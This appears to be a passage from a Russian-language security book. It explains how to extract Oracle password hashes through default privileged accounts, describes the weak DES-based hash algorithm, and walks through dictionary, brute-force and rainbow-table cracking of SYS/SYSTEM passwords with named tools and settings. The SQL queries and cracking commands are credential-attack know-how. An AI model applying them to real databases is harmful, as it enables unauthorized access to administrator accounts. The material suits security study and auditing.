


Рис. 7.1-2. Выборка паролей из таблицы dba_users

По умолчанию привилегию SELECT ANY DICTIONARY имеют пользователи DBSNMP и IX, а привилегию SELECT ANY TABLE имеет пользователь OLAPSYS.

Попробуем подключиться к СУБД пользователем DBSNMP и получить доступ к таблице DBA_USERS при помощи следующего запроса:

```
SQL> select username,password from DBA_USERS;
```

В результате работы запроса мы получим список пользователей с хэшами паролей (рис. 7.1-3).

Как видно из рисунка, хэш пароля состоит из 8 байт и составлен по определенному алгоритму, который мы сейчас изучим.

7.2. Алгоритм шифрования паролей

Алгоритм шифрования паролей в СУБД Oracle долгое время был неизвестен, пока в 2005 году в публичных источниках не появилась работа «Assessment of the Oracle Password Hashing Algorithm» авторов Joshua Wright и Carlos Cid, в которой




Рис. 7.1-3. Обращение к таблице dba_users пользователем DBSNMP

этот алгоритм был подробно описан. Здесь будут изложены основные моменты данной работы.

Алгоритм шифрования паролей несложен и не менялся с ранних версий Oracle до версии 11g, вышедшей сравнительно недавно.

Ниже приведены основные шаги алгоритма:

1. Сначала происходит конкатенация имени пользователя и пароля. Например, если у пользователя с именем SYS пароль test1, получаемая строка – SYStest1.
2. Далее строка преобразовывается к верхнему регистру, в результате получаем значение – SYSTEST1.
3. Если в ОС используется однобайтовая кодировка, то каждый символ преобразовывается в двухбайтовый, с заполнением старшего байта нулями (0x00).
4. После этого получившаяся строка (дополненная нулями до длины 8-байтового блока) шифруется алгоритмом DES в режиме CBC с фиксированным ключом, значение которого: 0x0123456789ABCDEF.

5. Наконец, полученная строка шифруется еще раз с помощью DES-CBC, но уже с использованием последнего блока предыдущего шага как ключа шифрования.
6. В результате получается итоговое значение – восьмибайтовый хэш.

Недостатки алгоритма следующие:

- в качестве соли (англ. salt) используется предсказуемое значение, а именно – имя пользователя. Это дает возможность использовать предварительно сгенерированные таблицы для расчета пароля (rainbow tables), увеличив скорость перебора паролей в разы;
- исходный словарь символов, используемых для генерации пароля, составляет 256 символов. Но так как введенный пароль преобразовывается к верхнему регистру, алфавит сужается до 256 – 26 = 230 символов. На самом деле этих символов еще меньше, так как операция UPPER(), которая преобразует символы к верхнему регистру, действует не только для символов латинского алфавита а еще для ряда спецсимволов. В итоге мы получаем алфавит из 164 символов, каждый из которых можно использовать при генерации пароля (более подробно об этом можно прочитать на форуме http://www.petefinnigan.com/forum/yabb/YaBB.cgi?board=ora_sec;action=display;num=1131556773). Более того, на практике при создании новой учетной записи пользователя в командной строке СУБД Oracle оказывается, что позволяется использовать далеко не все символы.

Рассмотрим на примере:

```
SQL> create user test01 identified by abc123_$#;

User created.

SQL> create user test02 identified by 123abc#_$;
create user test02 identified by 123abc#_$
                                 *
ERROR at line 1:
ORA-00988: missing or invalid password(s)


SQL> create user test02 identified by _123abc;
create user test02 identified by _123abc
                                 *
ERROR at line 1:
ORA-00911: invalid character

SQL> create user test02 identified by abc123^*;
create user test02 identified by abc123^*
                                    *
ERROR at line 1:
ORA-00922: missing or invalid option

SQL> create user test02 identified by "^*abc?";

User created.
```

Часть паролей, которые мы пытались задать, не подходит (выдается сообщение ORA-00911: invalid character). Из этого можно сделать следующие выводы:

- Доступные в пароле символы – это латинский алфавит (26 символов), цифры (10 символов) и спецсимволы _,#,$ (3 символа), всего – 39 символов.
- В качестве первого символа пароля могут использоваться только буквы.
- Чтобы создать пароль с другими спецсимволами, по правилам необходимо заключать пароль в двойные кавычки, как показано в последнем примере из листинга, приведенном выше.

Основными уязвимостями алгоритма генерации пароля в итоге являются:

- предсказуемое значение соли (salt);
- короткий алфавит;
- отсутствие регистрозависимости.

Теперь, основываясь на изученных уязвимостях, перейдем собственно к самой задаче подбора паролей.

7.3. Подбор паролей

Подбор паролей логично начинать с проверки на словарные слова. Вероятность того, что пользователи и администраторы используют словарные пароли, очень велика, к тому же проверить даже самый большой словарь намного быстрее, чем запускать атаку полным перебором.

7.3.1. Подбор паролей по словарю

Для перебора паролей к СУБД Oracle по словарю создано множество утилит, ссылки на большую их часть представлены на сайте http://www.red-database-security.com/. Там же можно найти последнюю информацию (датированную декабрем 2007 года) по скоростям перебора паролей по словарю различными доступными утилитами (табл. 7.3.1-1).

Протестируем работу самой быстрой на сегодняшний день утилиты – woraauthbf, попробовав расшифровать пароль пользователя scott:

```
SQL> select password,username from dba_users where username='SCOTT';
PASSWORD                       USERNAME
------------------------------ ------------------------------
F894844C34402B67               SCOTT

SQL>
```

Запуск программы осуществляется из командной строки следующим образом:

```
D:\woraauthbf_0.21> woraauthbf.exe -p pass.txt -d E:\pass\big\BIG.txt
```

Ключ –p указывает на файл с хэшами паролей, а ключ –d указывает на словарь с паролями. Результат работы показан на рис. 7.3.1-1. Простой пароль TIGER подобрался всего за 3 секунды. К слову сказать, для проверки словаря размером в 11 миллионов слов потребуется всего порядка 9–10 секунд.

Таблица 7.3.1-1. Сравнение скорости работы утилит, осуществляющих подбор паролей по словарю

Утилита	Автор	Скорость перебора паролей в секунду		
		Pentium 4 HT 3 GHz, Hyper-threading	Dual Xeon 3 GHz, Dell-1800	Core2Duo 2.16 GHz
checkpwd 2.00 a8	Red-Database-Security GmbH	–	552.853	664.672
woraauthbf 0.2	Laszlo Toth		1.315.134	1.188.679
Repscan 1.70	Red-Database-Security GmbH	179.333	417.263	473.324
orabf 0.76	0rm	331.743	426.119	431.701
John the Ripper 1.7.1	Bartavelle	368.757	633.033	503.227
Cain 3.3	Mao	71.100	61.813	95.012
Matrixay 1.0 Build 1121)	DBAppSecurity Ltd.	104.000	132.354	156.354
NGSSquirrel 1.6.1.4	NGS Software	102.000	81.299	154.468




Рис. 7.3.1-1. Подбор паролей утилитой woraauthbf.exe

Часто встречается ситуация, когда в качестве пароля используется словарное слово с добавлением в конце одного-двух символов. В этом случае для перебора всех вариантов написания слов потребуется в 39*39 раз больше времени, то есть в результате весь перебор займет около 4 часов, что тоже приемлемо.

Если администратор использует словарный пароль, нам несомненно повезло, но что делать, если подобрать пароль по словарю не удалось?

7.3.2. Подбор пароля методом грубого перебора (bruteforce)

Рассмотрим подбор методом грубого перебора. В общем случае он занимает огромное количество времени, но, учитывая существующую уязвимость алгоритма, все будет гораздо быстрее. Как было отмечено выше, при генерации пароля используется короткий регистро-независимый алфавит, состоящий из 39 символов. Учитывая, что на практике редко кто использует пароли из символов, не входящих в стандартный алфавит, задача перебора основной массы паролей упрощается. В этом случае количество паролей, например, из 8 символов будет равно 26*39^7=3.6*10^12, что существенно меньше, чем теоретически возможные 1.8*10^19.

Для вскрытия паролей методом полного перебора также существует множество утилит. Часть из них представлены на сайте http://www.red-database-security.com/. Ниже приведена сравнительная таблица скорости подбора паролей для различных утилит взятая с упомянутого выше сайта.

Таблица 7.3.2-1. Сравнение скорости работы утилит, осуществляющих подбор паролей методом полного перебора

Утилита	Автор	Скорость перебора паролей в секунду		
		Pentium 4 HT 3 GHz, Hyper-threading	Dual Xeon 3 GHz, Dell-1800	Core2Duo 2.16 GHz
orabf 0.76 (BF)	0rm	1.067.528	1.181.023	1.118.528
John the Ripper 1.7.1 (BF)	Bartavelle	588.096	972.592	784.862
Cain 3.3 (BF)	Mao	624.169	776.505	704.342
Woraauthbf (BF)	Laszlo Toth			1.485.172
Elcomsoft Distributed Password Recovery (BF) 2.10.137	Elcomsoft			706.747

Самый быстрый переборщик паролей, woraauthbf, работает со скоростью порядка 1,7 млн паролей в секунду на процессоре core 2 duo 2.4 Ггц, который к моменту выхода книги, вероятно, будет считаться процессором «стандартного рабочего компьютера». Такая скорость получилась и из-за того, что утилита woraauthbf на данный момент – единственный переборщик, который умеет использовать многоядерные процессоры (рис. 7.3.2-1).

Максимальное время перебора 8-символьного пароля на стандартном рабочем компьютере занимает около 26 дней; если же программа-переборщик паролей не знает, что первый символ может состоять только из букв, то порядка 40 дней. На первый взгляд может показаться, что это слишком долго, но надо понимать, что если у злоумышленника будет в распоряжении хотя бы небольшая распределенная сеть для вычислений, скорость перебора возрастет в разы.




Рис. 7.3.2-1. Подбор паролей методом полного перебора утилитой woraauthbf

Если же пароль состоит из 9 символов, прямой перебор на отдельной машине уже не сможет быть выполнен за разумное время. Однако в этом случае нам поможет использование так называемых Rainbow Tables.

7.3.3. Перебор с использованием Rainbow Tables

Этот способ основан на уязвимости, обозначенной выше как «предсказуемое значение соли». При генерации хэша пароля в СУБД Oracle используется дополнительный параметр – соль, которая в теории создана для того, чтобы предотвратить атаку посредством создания заранее сгенерированных таблиц для быстрого перебора паролей (Rainbow Tables). Но, учитывая то, что соль нам известна заранее, так как она представляет собой имя пользователя (исключения составляют случаи, когда нам известен только хэш, но на практике это бывает довольно редко), мы можем сгенерировать Rainbow Tables для распространенных имен пользователей, чтобы потом подбирать пароли в разы быстрее.

По большому счету есть смысл генерировать таблицы для пользователей SYS и SYSTEM, так как они есть в каждой СУБД и имеют по умолчанию права администратора (DBA), тем самым, подобрав к ним пароль, мы получим контроль над всей СУБД. Автор надеется, что читатель знаком с теорией Rainbow Tables. Позволю себе процитировать описание термина из википедии:

Радужная таблица (англ. rainbow table) – специальный вариант таблиц поиска (lookup table), использующий механизм уменьшения времени поиска за счет увеличения занимаемой памяти, или time-memory tradeoff. Радужные таблицы используются для вскрытия паролей, преобразованных при помощи необратимой хэш-функции.

То есть благодаря заранее сгенерированным таблицам, на создание которых потребуется время и место для хранения, мы сможем в разы быстрее расшифровывать пароли.

Что касается Rainbow-таблиц для СУБД Oracle, то на момент написания книги в Интернете была лишь информация о том, что такие таблицы были сгенерированы когда-то теми или иными компаниями и энтузиастами, но самих таблиц найти не удалось. Поэтому решено было запустить генерацию этих таблиц самостоятельно. Ниже будет описан процесс генерации таблиц и выводы по скорости работы.

Генерация Oracle Rainbow Tables

Генерировать таблицы было решено, используя программу winrtgen, входящую в состав небезызвестного набора утилит cain&abel (www.oxid.it/cain.html). Утилита имеет удобный и понятный графический интерфейс и работает под ОС Windows. Сейчас мы подробно разберем параметры настройки, руководствуясь рис. 7.3.3-1 и описанием опций.




Рис. 7.3.3-1. Интерфейс программы winrtgen

Ниже приведено краткое описание опций программы и рекомендованные установки для генерации таблиц для перебора 7-символьных паролей:

- *Hash* – алгоритм генерации хэш-функции, в нашем случае – Oracle.
- *Min Len* – минимальная длина пароля. Выставим в 0.
- *Max Len* – максимальная длина пароля. Возьмем для начала 7.
- *Index* – идентификатор для группы таблиц. Оставим по умолчанию в 0.

- *Chain Len* – длина цепочки. Повышение длины цепочки отрицательно влияет на время генерации таблицы и время криптоанализа, зато повышает вероятность подбора. Нежелательно выставлять более 20000. Оставим значение по умолчанию 2400.
- *Chain Count* – размер таблицы на диске. Если оперативной памяти больше 1 Гб, то выставляется 67018864, так как при расшифровке таблица будет загружаться в оперативную память и желательно, чтобы она поместилась целиком. Обычно таблицы больше 1Гб не делают.
- *N of Tables* – количество таблиц. Соответственно, чем больше таблиц, тем больше вероятность перебора, но их больше времени генерировать и необходимо иметь достаточно места для их хранения. Для приемлемой вероятности подбора выставим в 12.
- *Charset* – набор символов, используемый в пароле. Мы будем использовать стандартный для Oracle, 39-символьный набор, приведенный в начале главы.
- *Username* – имя пользователя. Используется как раз для Oracle-паролей. В нашем случае будем генерировать для пользователя SYSTEM.
- *Success probability* – это параметр, который зависит от предыдущих и отвечает за вероятность подбора пароля по таблицам. Значение в 99% вполне приемлемо, так как большая вероятность потребует значительного количества дополнительного места для таблиц и времени, которое может быть потрачено на их генерацию, что зачастую не оправдано.

Полученные в результате настройки приведены на рис. 7.3.3-2.




Рис. 7.3.3-2. Настройки winrtgen для генерации 7-символьных таблиц

С описанием закончили, теперь приступим к генерации. Если выставить все значения, как указано, то вероятность подбора (Success probability) будет равняться 99,91%, что вполне прилично.

Подсчитаем время генерации (кнопка Benchmark) для данного набора параметров и получим что-то около 24 дней на стареньком процессоре Intel Celeron 2.4. Итоговое время подбора пароля по сгенерированной таблице составит около одной минуты, что заметно лучше, чем два с половиной дня при атаке методом полного перебора. Однако для этого придется потратить 24 дня на генерацию таблиц, зато потом пароли можно щелкать, как орешки, правда только 7 символьные.

На самом деле никто такие таблицы в одиночку не создает, таблицы обычно генерируются группой людей, как это делалось и делается до сих пор для LM/NTLM/MD5 хэшей на ресурсах, подобных http://www.freerainbowtables.com.

Преимущества генерации Rainbow Tables заключаются в том, что их можно генерировать независимо на разных компьютерах. Утилита winrtgen после того, как ей указать все необходимые параметры, создает конфигурационный файл с именем tables.lst, вот его содержимое для нашего примера:

```
oracle_oracle#1-7_0_2400x67108864_SYSTEM#000.rt;
oracle_oracle#1-7_0_2400x67108864_SYSTEM#001.rt;
oracle_oracle#1-7_0_2400x67108864_SYSTEM#002.rt;
oracle_oracle#1-7_0_2400x67108864_SYSTEM#003.rt;
oracle_oracle#1-7_0_2400x67108864_SYSTEM#004.rt;
oracle_oracle#1-7_0_2400x67108864_SYSTEM#005.rt;
oracle_oracle#1-7_0_2400x67108864_SYSTEM#006.rt;
oracle_oracle#1-7_0_2400x67108864_SYSTEM#007.rt;
```

Для того чтобы распараллелить работу над созданием таблиц, надо просто скопировать часть этих строк на другой компьютер в файл tables.lst и запустить на нем утилиту winrtgen.

Единственный важный момент – используемый charset (набор символов, предполагаемо используемый в пароле) должен быть прописан на каждом компьютере в файле charset.txt и порядок символов в нем должен быть одинаковым на всех компьютерах. Делается это путем добавления следующей строки в файл charset.txt, с обязательным соблюдением порядка символов:

```
oracle  = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_#$]
```

Теперь можно распределить по одной таблице на каждый компьютер, и общее время генерации таблиц существенно уменьшится. Что касается многоядерных процессоров, то утилита по умолчанию их не поддерживает, но ничто не мешает нам создать две папки с программой winrtgen, переименовать исполняемые файлы в winrtgen1.exe и winrtgen2.exe и запустить параллельно генерацию таблиц на разных ядрах (прописав разные таблицы заранее в файл tables.lst).

Тестирование Rainbow Tables

Все описанные выше действия были проведены в тестовой лаборатории компании Digital Security, где было получено в итоге 12 таблиц общим размером чуть более 7 Гб. Для проверки работоспособности таблиц были собраны хэши нескольких

пользователей SYSTEM и запущен перебор по созданным таблицам. В итоге два из трех хэшей подобрались, общее время, затраченное на перебор, составило 4 мин (рис. 7.3.3-3).




Рис. 7.3.3-3. Запуск перебора паролей с использование Rainbow Tables для 7 символов

На практике же желательно сгенерировать таблицы для перебора как минимум 8-символьных паролей. Цифра восемь еще примечательна тем, что стандартные рекомендации по парольной политике в компаниях зачастую требуют длину паролей как минимум восемь символов. Следовательно, велика вероятность встретить 8-символьные пароли.

Чтобы сгенерировать таблицы для подбора 8-символьных паролей со стандартным набором встречающихся символов и приемлемым Success Rate – хотя бы 99,00%, нам потребуется ни много ни мало – 64 Гб свободного места и полтора года времени генерации из расчета на один средний компьютер. Зато один пароль по этим таблицам будет подбираться максимум час, а в среднем минут двадцать, что в сравнении с 40-дневным методом полного перебора все равно выигрыш, и еще какой! Распределенная генерация восьми символьных таблиц была успешно завершена в тестовой лаборатории компании Digital Security. Результат работы 8-символьных таблиц можно наблюдать на рис. 7.3.3-4.




Рис. 7.3.3-4. Запуск перебора паролей с использование Rainbow Tables для 8 символов

В результате работы программы за 50 мин было подобрано 13 из 14 паролей, что в принципе очень даже неплохо.

В итоге, если хотя бы одна учетная запись с правами DBA имеет словарный пароль или пароль, состоящий менее чем из 9 символов стандартного набора, то вскрыть его с использованием Rainbow Tables и словаря, как выяснилось выше, возможно в считанные часы, а в лучшем случае достаточно пары минут!

7.4. Oracle 11g и нововведения

Все, что мы рассматривали выше, касалось версий Oracle ниже 11g, и хотя в корпоративной среде на данный момент одиннадцатая версия практически не встречается (исключения составляют единичные тестовые сервера), она рано или поздно начнет использоваться, и полезно будет уже сейчас изучить ее особенности.

7.4.1. Хранение паролей

Для начала пойдем по изученному пути и попытаемся извлечь пароли из таблицы DBA_USERS, как это делалось в старых версиях:

```
SQL> select username, password from dba_users;
```

Как видно из рис. 7.4.1-1, у обычного пользователя SCOTT нет прав на просмотр таблицы dba_users.




Рис. 7.4.1-1. У пользователя SCOTT нет прав на просмотр таблицы dba_users (как и предполагалось)

Теперь попробуем совершить те же действия пользователем с правами SELECT ANY TABLE, как это делалось в предыдущих версиях СУБД (рис 7.4.1-2).

Опять тот же результат, так как в СУБД Oracle версии 11g включена опция data dictionary protection, запрещающая доступ к системным таблицам пользователям с правами SELECT ANY TABLE. Остается надеяться на то, что нам будет достаточно прав SELECT ANY DICTIONARY. По умолчанию в СУБД Oracle 11g права SELECT ANY DICTIONARY имеют пользователи DBSNMP, IX, ORACLE_OCM, WMSYS. Это лишь те пользователи, которые имеют права SELECT ANY DICTIONARY, но не имеют роли DBA, так как, имея роль DBA, получение хэшей паролей уже не так важно.

Теперь попробуем достать данные из таблицы DBA_USERS пользователем DBSNMP, у которого есть необходимые привилегии:

```
SQL> select username, password from dba_users;
```

Тут нас тоже поджидает сюрприз. Оказалось, что в новой версии решили не хранить хэши паролей в представлении DBA_USERS. Выходит, что получить хэши паролей мы можем только из таблицы SYS.USER$, но это нас не останавливает, так как прав SELECT ANY DICTIONARY достаточно для выполнения данной операции.

7.4.2. Алгоритм шифрования паролей

Теперь изучим еще одну особенность последней версии СУБД Oracle, в ней алгоритм генерации хэша был существенно изменен. Новый алгоритм выглядит следующим образом:

